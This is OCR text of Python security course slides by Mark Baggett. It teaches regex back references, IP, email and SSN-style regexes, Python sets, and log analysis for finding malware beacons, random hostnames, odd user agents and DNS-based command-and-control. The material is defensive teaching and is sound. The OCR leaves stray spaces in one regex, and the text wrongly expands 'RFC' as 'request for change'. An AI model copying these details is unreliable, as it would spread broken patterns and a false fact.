We often search for things that end the same way they started. Consider embedded XML tags. When tags aren't nested this works fine:

```
>>> data = "<tag1>data1</tag1><tag8>data2</tag8>"
>>> re.findall(r"<\w+>(.*?)</\w+>", data)
['data1', 'data2']
```

Find stuff between <xyz> and </xyz>

But it falls apart when tags are nested within other tags.

Instead of here

Opps

```
>>> data = "<tag1><tag8>data1</tag8></tag1><tag2>data2</tag2>"
>>> re.findall(r"<\w+>(.*?)</\w+>", data)
['<tag8>data1', 'data2']
```

It stopped here

"\1" will let you refer back to the contents of capture group one

Capture the start tag#

Stop at what is in capture group 1

```
>>> re.findall(r"<(\w+)>(.*?)</\1>", data)
[('tag1', '<tag8>data1</tag8>'), ('tag2', 'data2')]
```


Back referencing in regular expressions enables you to record characters in a string that match a regular expression and then search for those same characters occurring again. This capability can solve a problem for us. Consider this `when you have embedded XML tags. Notice that an opening tag is between < and > and a closing tag is between </ and >. As long as we do not have nested tags, our previous approach works fine. But if` we use the trick when there are nested tags, we pick up the wrong data. Unfortunately, nested tags are most common. For example, in HTML you have <body> tags nested inside <html> tags. In the second example, it matches from <tag1> to the first closing tag, which is </tag8>. We need to match from <tag1> to the closing tag with the same value, which is </tag1>. We do that with a back reference. Putting "\1" will allow us to match on whatever was in the first capture group, "\2" the second, and so on. Now it captures the words inside of the starting tag in capture group 1 and the data in capture group 2 and it stops when it gets to whatever was in capture group 1 inside of a closing tag. Now everything inside of tag1, which includes the start and stop of tag8, was successfully captured.

With a back reference, you tell Python you want to match on a previously captured group either by its number or by its name. To match on a previous Python-named capture group, you use the syntax (?P=<groupname>). To match on a previous captured normal group, you use \##, where ## is a group number integer. So, \1 will match on the first captured group and \2 matches on the second.

© 2024 Mark Baggett

Technet24

Back Reference Example

Python named capture groups can also be used in back references

```
r"<(?P<TAG>\w+)>(.*?)</(?P=TAG)>", data)
```

Group 1 named TAG **Group 2** **Back Reference**

```
>>> data = "<tag1><tag8>data1</tag8></tag1><tag2>data2</tag2>"
>>> re.findall(r"<(?P<TAG>\w+)>(.*?)</(?P=TAG)>", data)
[('tag1', '<tag8>data1</tag8>'), ('tag2', 'data2')]
>>> re.search(r"<(?P<TAG>\w+)>(.*?)</(?P=TAG)>", data).group("TAG")
'tag1'
>>> re.search(r"<(?P<TAG>\w+)>(.*?)</(?P=TAG)>", data).group(2)
'<tag8>data1</tag8>'
```

The numbered nomenclature is a little simpler to use.

```
>>> re.findall(r"<(\w+)>(.*?)</\1>", data)
[('tag1', '<tag8>data1</tag8>'), ('tag2', 'data2')]
```


You can also do a back reference with the Python named captured groups. To refer back to a Python named capture group, you use the syntax (?P=groupname). In this example, it captures the word "tag1" inside of the opening tags, then captures it again inside of closing tags. In the example on the previous page, we used numbers to refer back to group 1. In the first example here, we use Python named capture groups. As always, .findall() gives us back multiple matches in a list. Using .search() only gives us the first matching value. You can see that the .search() group named "TAG" contains what was matched inside the opening tags and .group(2) contains what was inside of the opening and closing tags named "tag1".

Using Python named capture groups and the numbered syntax are two different approaches that accomplish the same thing. In my opinion, the numbered syntax is generally easier to use and improves readability.

© 2024 Mark Baggett


Put It All Together

Easy IP addresses: Matches 0–999 in each octet

```
\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}
```

Complex IP addresses: Find valid IP addresses

```
(?:2(?:5[0-5]|[0-4][0-9])|[0-1]?[0-9] {1,2})(?:\.(?:2(?:5[0-5]|[0-4][0-9])|[0-1]?[0-9] {1,2})){3}
```



Email addresses

```
[\w\+\-\.]+@[0-9a-zA-Z][\.\-0-9a-zA-Z]*\.[a-zA-Z]+
```


Here are some examples that can be used to match useful information in various ways. The first example matches IP addresses, but it doesn't match the ranges. It will accept any IP address in which each of the octets is between 0 and 999.

We can use logical groupings to force only valid IP ranges. Matching IP addresses that are two digits long is easy. We can accept any digit between 0 and 9 in either place. In other words, as long as we are dealing with two digits, we can take any digit (such as 00, 01, 10, 78, 99). When we get to octets that are three digits wide, it gets complex. If it is three digits wide and starts with a 0 or 1, the next two digits can be any number (001, 099, 100, 199). If it is three digits wide and it starts with a 2 and the second digit is a 5, then the third digit can be a 0, 1, 2, 3, 4, or 5. If it is three digits wide and starts with a 2 and the second digit is between 0 and 4, then the third digit can be anything between 0 and 9. This translates to the following regular expression:
(?:2(?:5[0-5]|[0-4][0-9])|[0-1]?[0-9]{1,2})

Using this expression, we can match on a single octet between 0 and 255. So, we need to use this to create a regular expression that has one octet with no leading period, followed by three octets with leading periods. To look for three instances with leading periods, we can use the following regular expression:
(?:\.(?:2(?:5[0-5]|[0-4][0-9])|[0-1]?[0-9]{1,2})){3}

Now we combine them and try them as a regular expression:
>>> re.findall(r'(?:2(?:5[0-5]|[0-4][0-9])|[0-1]?[0-9]{1,2})(?:\.(?:2(?:5[0-5]|[0-4][0-9])|[0-1]?[0-9]{1,2})){3}','255.254.124.54201.242.124.08.9-1.1.1.0.601.1.1.1.4')
['255.254.124.54', '201.242.124.08', '1.1.1.0', '01.1.1.1']

To match email addresses, we refer to RFC (request for change) 822 for SMTP to see which characters are valid. To match the RFC exactly requires a very complex regular expression. But a simpler expression can come very close. The mailbox portion of the address (the part before the @) can be one or more word characters (\w), a plus, a minus, or a period. The domain name and subdomains must start with a word character and can be followed by zero or more word characters or dashes. Then, there is a period followed by the top-level domain.


© 2024 Mark Baggett

Technet24

Python Regular Expressions Testing

Online tools:

- https://pythex.org/
- http://www.pyregex.com/
- https://regex101.com/#python



Enables you to put text in, and
a regular expression to show you the matches

Provides an extensive list of shortcuts and archives of expressions others have built, broken down by category

Several online websites provide some easy-to-use regular expression parsers. Two good sites are http://www.pyregex.com/ and http://pythex.org/. They enable you to put text into one window and a regular expression in another. The matching text will be highlighted. These easy-to-use tools are useful for fine-tuning your regular expressions. Additionally, some of these sites include libraries of regular expressions that others have already created. If you want to find a regular expression that will match email addresses, you can build your own or look up a list of strings that others have created that will find addresses.

© 2024 Mark Baggett

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Lab 3.2: Regular Expressions

In your workbook, turn to Lab 3.2

pywars challenges 3.2.0 through 3.2.5

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: Regular Expressions

A simple regular expression with capture groups can be used to find and extract useful data from logs and other blobs of data

Lab 3.2.5: We are able to extract the pieces of an SSN and put them back together with map

```
>>> x = d.data("lab3.2.5")
>>> x
'LXioRviutdB850-92-3866MKNvfPy eSvoM vyC PKiWIwHMv985 98 8012QA njPF fnMuG595653055Hd zgkcVz'
>>> re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", x)
[('850', '92', '3866'), ('985', '98', '8012'), ('595', '65', '3055')]
>>> z = re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", x)
>>> list(map("-".join, z))
['850-92-3866', '985-98-8012', '595-65-3055']
```


In this set of labs, we used regular expressions to find sentences and social security numbers and break blobs of data into small fixed-size chunks. Capture groups allow you to select and extract pieces of data within your regular expression. Putting parentheses around just the digits causes Python to return tuples of just the digits and none of the dashes or spaces. The map line is a little confusing, so let's break that down. Each element in the list is a tuple with three parts. We can join the pieces of the tuple with the "-" strings join method to create a properly formatted SSN.

```
>>> x[0]
('850', '92', '3866')
>>> "-".join(x[0])
'850-92-3866'
```

Since "-".join() is a function that takes one argument, we can map it across the elements in the list returned from re.findall() to create a list of SSNs.

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

Analyzing Logs

Now that you can open files and run regular expressions on them, it is useful to pull out data to analyze the logs to find attacks and other network anomalies

Combine file parsing skills with regular expressions to get key data elements

We are automating some techniques for finding attackers discussed in two of SANS's classes but presented as manual processes:

- SEC511 Continuous Monitoring and Security Operations
- SEC555 SIEM with Tactical Analytics (retired)

Analyzing logs to find anomalies is combining file reading and regular expression parsing, and then performing interesting calculations on those logs. In this section, we will use these skills and look at some techniques for quickly identifying anomalies. We also will look at how to use set intersections to find beacons, use frequency analysis to identify computer-generated hostnames, and more.

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

Python Sets

Python sets are another data structure that is useful when analyzing data
It is an implementation of mathematical sets
You create an empty set by calling set() or assigning {} with commas
.add() adds one item
.update() can add everything from another list

```
emptyset = set()
myset = set([1,2,3])
myset = { 1,2,3 }
```

```
>>> myset = set([1,2,3])
>>> myset.update([4,5,6])
>>> myset.add("A")
>>> myset
set(['A', 1, 2, 3, 4, 5, 6])
```

```
>>> myset = set([1,2,3,4,5,6,7])
>>> myset.remove(4)
>>> myset.difference_update([2,5])
>>> myset
set([1, 3, 6, 7])
```


A set is another type of Python variable. You could think of it as a special-purpose list. Items in a list are unique; there are no duplicate values. Earlier, we used sets to eliminate duplicate items in our list by converting our list into a set and then back to a list. Sets can do much more than that, however. We will begin with some basic set operations. You can create an empty set by calling set() or initialize a set by calling set() and passing it in an iterable variable, such as a list to be in the set.

You can also use the braces to create a set. Yes, you do also use them for dictionaries. Python creates a dictionary if the braces contain key and value pairs separated by a colon and a set if it's individual objects. For example, {1:2} is a dictionary and {1,2} is a set.

The set .add() method can be used to add a single item to a set. Sets can contain any type of "hashable" (that is, immutable) object. That includes integers and strings but not lists and dictionaries. The .update() method can be used to add items in a list to a set. You can use this method if you want to add multiple items to a set.


The set .remove() method can be used to remove a single item from a set. The .difference_update() method can be used to remove a list of items from a set.

© 2024 Mark Baggett

Technet24

Useful Set Methods

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
```




```
>>> a.union(b)
set([1, 2, 3, 4, 5])
```

The .union(), difference(), intersection(), and symmetric_difference() methods can help us examine the relationship between the sets.

If set a is IP addresses in your web server log and set b is a set of IP addresses from a threat intelligence feed of known bad actors, then `a.intersection(b)` is of interest!

If set a is all your IP addresses and set b is IP addresses where you have installed security updates, then `a.difference(b)` needs some attention.

```
>>> a.difference(b)
set([1, 2])
>>> b.difference(a)
set([4, 5])
```

```
>>> a.intersection(b)
set([3])
>>> a.symmetric_difference(b)
set([1, 2, 4, 5])
```


Here is a look at some of the useful methods associated with a set.

- The difference() method is passed a set for comparison, and it will return the items that are in your set but not in the set you are comparing it to. You could think of it as removing the items from your set that are in the set you pass to the method.
- The number of items in a set is called the *cardinality* of the set. You get the cardinality by using the len() function. For example, len(myset) returns the cardinality of the set.
- The union() method adds the two sets together.
- The issubset() method will return true if all the items in your set are in the set you pass to the method as input.
- The issuperset() method will return true if all of the items in the set you pass to the method as input are in your set.
- The isdisjoint() method will return true if none of the items in the set you pass to the method are in your set, AND vice versa—in other words, if there is no overlap between the two sets.
- The intersection() method is the one that I use most often. It finds the overlap between the two sets. In other words, items that are in your set and the set you pass to the intersection method as input will be returned by this method.
- The symmetric_difference() method will return all the items in the sets and remove the intersection from them. In other words, if you add all the items in the sets into a list and remove any items in the list that appear more than one time, you end up with these results.

© 2024 Mark Baggett

Operators Automatically Call Methods

Operators can be used instead of methods to find intersections, etc.

"Magic" __dunder__ methods allow the operators to behave one way for numbers, another for strings, and another for sets

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a ^ b
set([1, 2, 4, 5])
>>> a | b
set([1, 2, 3, 4, 5])
>>> a - b
set([1, 2])
>>> a & b
set([3])
>>> a.__and__(b)
set([3])
```

a.symmetric_difference(b)

| » __or__() » a.union(b)

- » __sub__() » a.difference(b)

a.intersection(b)

Magic __dunder__ that really does the & operation

The following operators can be used instead of the methods:
& intersect() | union() - difference() ^ symmetric_difference()

You may be wondering how the - operator is smart enough to do subtraction for numbers and do difference operation for sets. That is actually the job for all those __dunder__ methods we've been ignoring. Those __dunders__ are responsible for knowing how to process the object for all operators, such as adding, comparing, and converting between types. Python objects such as integers, strings, lists, dictionaries, and sets all have these dunders. Let's take another look at them for set 'a':

```
>>> dir(a)
['__and__', '__class__', '__cmp__', '__contains__', '__delattr__', '__doc__', '__eq__', '__format__', '__ge__',
'__getattribute__', '__gt__', '__hash__', '__iand__', '__init__', '__ior__', '__isub__', '__iter__', '__ixor__',
'__le__', '__len__', '__lt__', '__ne__', '__new__', '__or__', '__rand__', '__reduce__', '__reduce_ex__',
'__repr__', '__ror__', '__rsub__', '__rxor__', '__setattr__', '__sizeof__', '__str__', '__sub__',
'__subclasshook__', '__xor__', 'add', 'clear', 'copy', 'difference', 'difference_update', 'discard', 'intersection',
'intersection_update', 'isdisjoint', 'issubset', 'issuperset', 'pop', 'remove', 'symmetric_difference',
'symmetric_difference_update', 'union', 'update']
```

The - operator actually just calls the __sub__ method associated with the object. So it isn't the - operator that knows how to process a set; it is the set! Calling "a.difference(b)" or "a - b" is the same as calling this:

```
>>> a.__sub__(b)
set([1, 2])
```

In the same way, when you do addition with integers, such as 10+20, you are just calling the __add__ method of the object!

```
>>> a = 10
>>> a.__add__(20)
30
```


© 2024 Mark Baggett

Technet24

Making Copies of Sets

As with lists and dictionaries, assigning a variable to an existing set just creates a new label

To make a copy of a set, call set()

Copy set : WRONG

```
>>> a = set([1,2,3])
>>> c = a
>>> c is a
True
>>> id(c)
3074874252
>>> id(a)
3074874252
```

Same address

Copy set : CORRECT

```
>>> a = set([1,2,3])
>>> c = set(a)
>>> c is a
False
>>> id(c)
3074982940
>>> id(a)
3074983052
```


Just as we have seen before, there is a right way and a wrong way to make an independent copy of a set. If you simply assign a new variable to an existing set, you do not make a copy of the set. Instead, you create a new label that points to the same set in memory. This slide illustrates that on the left. After assigning c = a, we can use the keyword "is" to see if they are, in fact, the same item in memory. Another way to check is to look at the "id()" of the object. This is a unique ID number that is created for each object. In the case of the CPython interpreter, the id() is also the memory address where the item is stored. You can see that they both point to the same memory address.

On the right, you can see the correct way to make a copy of a set. You call set() and pass it the variable that you want to make a copy of. Now "is" tells you they are NOT the same, and id() shows you they are at different memory addresses.

© 2024 Mark Baggett

The *update() Methods

Union(), intersection(), difference(), and so on all return new sets

An update() version exists that does not create a new set; instead, it updates the original set (similar to list methods)

- union() -> update()
- symmetric_difference() -> symmetric_difference_update()
- difference() -> difference_update()
- intersection() -> intersection_update()

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.intersection(b)
set([3])
>>> a
set([1, 2, 3])
```

New set returned

Variable a is unchanged

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.intersection_update(b)
>>> a
set([3])
```

Nothing is returned

Variable a is changed

Set methods like union(), intersection(), difference(), and symmetric_difference() all return a new set when called. These methods behave similarly to the methods on strings and other immutable data structures. They return new values and do not update the original value. Sets also have methods that can behave the same way as lists methods do and update the set instead of returning a value. Each method ends with (or is) the keyword "update". The update() method is a union() that updates the set instead of returning the set created by union(). The methods with names that end with "_update()" all "update" the data structure in the same way as methods on lists and other mutable data structures. For example, intersection_update() is intersection(), but it updates the set instead of returning a value. Of course, you could also call intersection and reassign the value of a set to the value that is returned. In other words…

>>> **a = a.intersection(b)**

…does something very similar to …

>>> **a.intersection_update(b)**

© 2024 Mark Baggett

Technet24

Section 3 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

File Input/Output Operations
- Reading and Writing Text
- Reading and Writing gzip
- File I/O Supporting Functions

Lab: File I/O
Regular Expressions
- RE Rules and Examples

RE Groups
RE Back References
Lab: Regular Expressions
Log File Analysis
Python Sets
Analysis Techniques
Lab: Log File Analysis
Introduction to Scapy
- Scapy Functions

Scapy Data Structures
Packet Reassembly Issues
Lab: Packet Analysis

This page intentionally left blank.

© 2024 Mark Baggett

DNS Hostnames

Sources: Logs, PCAPS, DNS Cache

How many subdomains? `>>> hostname.count(".")`

- www.google.com vs x.1.kllskdffhs.234.sdf.wer.sdf.3.5.12.ff.bad.com

Length of DNS name `>>> len(hostname)`

Infrequently requested domains (short-tail analysis) `(in upcoming slide)`

Top 1 million most common domains (**free**) `>>> hostname in cisco_list`

- https://s3-us-west-1.amazonaws.com/umbrella-static/index.html

Semrush has country specific and industry specific lists (Not Free)

- https://www.semrush.com/trending-websites/global/all/

Never seen before on your network `>>> hostname in seen_before`

Time anomalies `# Use dictionaries and sets`

- Every 5 minutes, every hour, once a day, and so on

Computer-generated random names `# use freq.py and others`

One item that is useful to analyze is hostnames. You can gather hostnames from your log files, packet captures, and the hostname cache on your computer, among other places. Then, analyze those hostnames, looking for anything unusual. Here are some things you can check for to identify suspicious hostnames:

- People usually type DNS names, so companies pay thousands of dollars to come up with easily typed DNS names. DNS names that are intended for use by automated computer processes do not have this same restriction, and finding difficult hostnames is a good way to identify hostnames for automated processes. One technique is to count the number of subdomains. You can just use the .count() method to look for a bunch of periods. Normal hostnames will have two to four periods. More than that is worth looking at.
- The length of the domain may also be a giveaway. Again, domain names for humans are easy to type. If the name is longer than 30 characters, it is probably for a computer process.
- Cisco "Umbrella statistics" makes a list of the top 1 million most common domains based on internet traffic available for download. This list will include some hosts that may be undesirable in your work environment, but this list is useful in reducing the amount of noise you have to analyze and lets you focus on the "unusual".
- You could also maintain a list of hosts that you have seen before on your network. Any time a new host is seen, you alert on it. It will be noisy when you first start it but will settle down after a while.
- You could also look to see if hostnames are used or looked up at specific time intervals. If they are, that could be a sign of a command and control or keep-alive beacon for malware.
- Last, you should watch out for DNS names that are generated based on some malware algorithm. Bots have algorithms to determine what hostnames they should use to talk to the bot herder; this way, when law enforcement takes down their command and control server, they can dynamically choose the next hostname and re-establish communications. These hostnames often look like random characters. You can use various techniques to detect these random hostnames.

© 2024 Mark Baggett
Technet24

Browser User Agent Strings

Sources: Web server, proxy, PCAPS, wpad server

Infrequently used (long-tail analysis) `>>> counter.update(user-agent)`

Is it well known? `>>> user-agent in useragents`

- http://useragentstring.com/pages/useragentstring.php?name=All

Never seen before on your network `>>> user-agent in list_of_hosts_seen`

Time anomalies `(in upcoming slide)`

- Every 5 minutes, every hour, once a day, and so on

Computer-generated random names `(in upcoming slide)`

Length: lots of malware has a short user agent string `>>> len(user-agent)`

Missing common characters like () - . `>>> user-agent.count("(")`

User agent strings are another valuable source of information. You can find them in your web server logs or proxy logs, or you can grab them from packet captures. I also routinely gather them from my WPAD server. WPAD, or Web Proxy Auto-discovery, is a way for browsers to automatically learn about proxy servers on your network. When a browser is started, it makes a DNS request for wpad.<your internal domain>. If it gets no answer, then it doesn't use a proxy. Attackers will use this to launch "Man in the Middle" attacks against web browsers in your environment. You can beat them to the punch and gain valuable intel on your network by setting up a blank web server with the hostname "wpad.yourdomain". Then, you can analyze the logs from all the browsers on your network requesting the "wpad.dat" file from that server. There you will capture their user agent strings.

Analyze the user agent strings, looking for infrequently used strings. Although malware can pretend to be any other browser by setting its user agent string to one that matches Internet Explorer or another browser, I've seen malware successfully identified because the malware author used a lowercase *microsoft* instead of the normal *Microsoft*. There are also pieces of malware that have their own unique user agent strings. There are even user agent string block lists available for download. See:

https://perishablepress.com/2013-user-agent-blacklist/

As with hostnames, you can also search for user agent strings that are used at specific time intervals or have computer-generated names.

For more information on using user agent strings, check out this paper by Darren Manners: https://www.sans.org/reading-room/whitepapers/malicious/user-agent-field-analyzing-detecting-abnormal-malicious-organization-33874

© 2024 Mark Baggett

IP Addresses

Sources: Logs and PCAPS

Infrequently used (long-tail analysis `>>> counter.update(ip)`

Lists of bad actors from Reputation Services and Threat Intel Feeds

- http://isc.sans.org
- https://github.com/hslatman/awesome-threat-intelligence
- https://raw.githubusercontent.com/stamparm/ipsum/master/ipsum.txt

Daily summary of multiple feeds

Geographic information

- GeoLite, GeoLite2 Databases `(in upcoming slide)`

Never seen before on your network `>>> ip in list_of_ips_seen`

Time anomalies `(in upcoming slide)`

- Every 5 minutes, every hour, once a day, and so on

No associated DNS name or DNS request on your network

The IP address is the best source of data we have to point to for whom we are communicating with. We can gather these addresses from our log files and packet captures. When we're analyzing IP addresses, there are many different lists of bad actors to check them against. There are also reputation-based services in which you can look up how trustworthy various third-party systems believe an address is.

Another useful piece of data is the city and/or country from which an IP originates. Although no country can be written off as evil, it is worthwhile to note which countries or cities you routinely interact with and look at any anomalies in your communication patterns.

The IP address is perhaps one of the best places to look for beaconing malware. Looking for time-based anomalies in your IP address communications is a great way to identify command and control and keep-alive packets.


Finally, if you have network communications occurring between IP addresses with no associated DNS traffic, then it was probably not a human who initiated it. By analyzing the DNS network traffic and/or DNS query logs and your "Never seen before" database, you can determine when computers imitate a direct IP-to-IP conversation without DNS. Normal users almost always begin their query with a hostname, making backdoors with hardcoded IP addresses stand out if you have the right tools.

© 2024 Mark Baggett
Technet24

Counter() Dictionary Long-/Short-Tail Analysis

If you are just looking for the counts of data in a category, then the Counter() is very fast

Top five and bottom five most frequent hostnames—this is known as long-tail and short-tail analysis




```
>>> import re
>>> from collections import Counter
>>> c = Counter()
>>> for eachline in open("query.log"):
...   c.update(re.findall(r"client .*?query: (\S+) IN", eachline))
...
>>> c.most_common(5)
[('www.baidu.com', 1141283), ('a.root-servers.net', 588476), ('safebrowsing-
cache.google.com', 466892), ('www.bing.com', 370804), ('db.local.clamav.net',
356419)]
>>> sorted(c.items(), key = lambda host_count:host_count[1])[:5]
[('www.creatavist.com', 1), ('www.howtomakeasolarpanels.com', 1), ('x-0.19-
a3000001.d1.16a8.a15.3ea4.210.0.35qi643rukp1etas3ae7fkbzi5.avts.mcafee.com', 1),
('Hq.NIMBus.bItdEFENdeR.nEt', 1), ('i-0.19-
a7000679.0.1644.1e98.2f4a.210.0.tqtagqzisnahzzk66rr69u7cst.avts.mcafee.com', 1)]
```

Avoid read() and readlines() for huge files

Short tail

Long tail

The collections counter dictionary is well suited for doing long-tail and short-tail analysis. The names come from their appearance on a graph. Let's look at the number of times that a hostname was queried, for example. Plot the hostnames on the horizontal axis and plot a bar graph that goes up to the number of times the host was requested. When sorted in order of frequency, the most frequently requested items appear to the far left of the graph. The items that were requested only a few times will appear on the right. The infrequently requested items form the long tail. The frequently requested items make up the short tail. It is a good idea to look at the outliers in both the long and the short tail. A domain that has a very high number of requests (in the short tail) might be an indicator of a DNS-based command and control channel like DNSCAT. A request that has only one request a day might be an indicator of a command-and-control channel.

The counter dictionary is designed to count the occurrences of a key, so it is perfect for doing this type of analysis. All you have to do is create a counter() object and call its .update() method, passing it a list of the hostnames you want to count. In this case, you want to step through a DNS log that is gigabytes in size. Opening it and reading its contents with read() or readlines() would consume all of the memory on your computer. Instead, when dealing with large files, using a for loop to step through the open file feeds you with one line at a time and processes it more efficiently.

For each line, we pull the hostname using regular expressions and call the counter's update function. The counter object does all the work for us. To get the short-tail items, we can just call most_common() and tell it how many items we want out of the tail. If we want the long tail, we have to sort the dictionary items based on their count and then slice off the bottom of the list, as shown above.

© 2024 Mark Baggett

Use Dictionaries to Categorize Data

Dictionaries are a quick way to categorize data

{ **Key** = Category : **Value** = list of items }

For example: Build a list of all destinations' IP addresses connected to by source IP addresses

Standard

```
hostdict = {}
for src,dst in host_ip_tuples:
    if src in hostdict:
        hostdict[src].append(dst)
    else:
        hostdict[src] = [ dst ]
```

defaultdict

```
hostdict = defaultdict(lambda :[])
for src,dst in host_ip_tuples:
    hostdict[src].append(dst)
```


Dictionaries are an excellent way to categorize or group together data. For example, imagine that you want to group together everyone who transmitted packets to a specific IP address. You could use a dictionary to do this. The *key* of the dictionary is the category that you are grouping together. In this case, our key will be the source IP addresses of communications on our network. The value at that key will be the list of all the destination IP addresses that the source IP address communicated with. Now if we want to look at all the destinations that an IP address communicated with, we just retrieve the list in the dictionary at the key of the source IP.

Here are two sample blocks of code that can be used to build these dictionaries. The first example uses a standard dictionary. We start with an empty dictionary. For every SRC IP address, we check to see if the key exists. If it doesn't, we initialize the value with our new list. If it does exist, then we just append to the existing list. A shorter version of this is to use the defaultdict. We create a default dictionary in which every entry in the dictionary will have an empty list by default. Then, for every source IP address, we just append our destination IP addresses to the existing list.

© 2024 Mark Baggett

Technet24

Slicing Timestamps for Interval Analysis

KEY = 12/Jul/2015:15:16:25

Day/Mon/Year:HH:MM:SS

You might be a ~~redneck~~ malware beacon if:

- You send a network packet at some interval to check for command and control, or to notify the attacker you're alive
- You generate DNS request or other logs in support of said network packet

By slicing a part of the timestamp, you can group items together on windows of time

For example, slicing the time to the first digit of the minute, you create six keys, 0–5, with values of all packets in their 10-minute intervals

Backdoors use "jitter" or go silent for one of two of their intervals to avoid this detection; so, do not rely on just one window size

Most of our normal communications are very short-lived. For example, our web browsers connect to an IP address, download the content, and close the connection. Our email clients connect to an email server, download messages, and close the connection. Backdoors need to periodically check in to the command and control server to see if there are messages waiting from the attacker. These communications often occur at predefined intervals. By grouping connections, hostname resolution, and other communications together based on the time they occurred, we can identify communications that occur over and over again. A great way to group these together is to slice out the part of the date and timestamp that uniquely represents the time frames we want to group together.


For example, if you want to find all of the IP addresses that make a connection every month, you will pull out the month in your timestamp. In the timestamp above, "Jul" is used as the key. If we want packets that communicate every day, then we would slice the Day/Month portion (that is, "12/Jul") as the key. If we want to identify packets that communicate every 10 minutes for 24 hours, we will use the Hour and first digit of the minute (that is, "15:1") as the key. If we want to find communications that occur every hour for 24 hours, then we slice out the hour (that is, "15") as the key.

Backdoors will use what they call "jitter" to vary the time between connections to prevent this type of analysis from finding them. You should not rely on a single window size to identify backdoors.

When they are grouped together, you can identify hosts that appear in all of the time windows.

© 2024 Mark Baggett

Use set intersections() to Find Beacons!



After building a dictionary of time intervals, let set intersections find all common hosts

```
>>> example = { "1":[1,2,3],"2":[7,6,2],"3":[2],"4":[6,2,3] }
>>> common = set(example["1"])
>>> for alist in example.values():
...   common.intersection_update(set(alist))
...
>>> common
set([2])
```

Initialize the set with any value in the dictionary

A set intersection identifies the items that are in all the sets. This is what we would like to do with all the time-slice-based lists we built on the previous slide. The set.intersection() method works on two sets. Our dictionary could have a few hundred lists for which we want to find the intersection(). A nice technique for doing this is to create a set and then use the .intersection_update to find the intersection of all the lists in the dictionary. It doesn't matter which list you choose for your initial set. Because our goal is to find values that are in ALL the sets, by definition, those items must be in any one of the sets chosen at random. After you have assigned your initial set, you can find the intersection of it with every other set. In this code example, we used the variable "common" to hold our set. The intersection_update() updates the "common" set to the intersection in common with each of the sets. At the end of this loop, the variable “common” will contain the items that appear in all the lists.

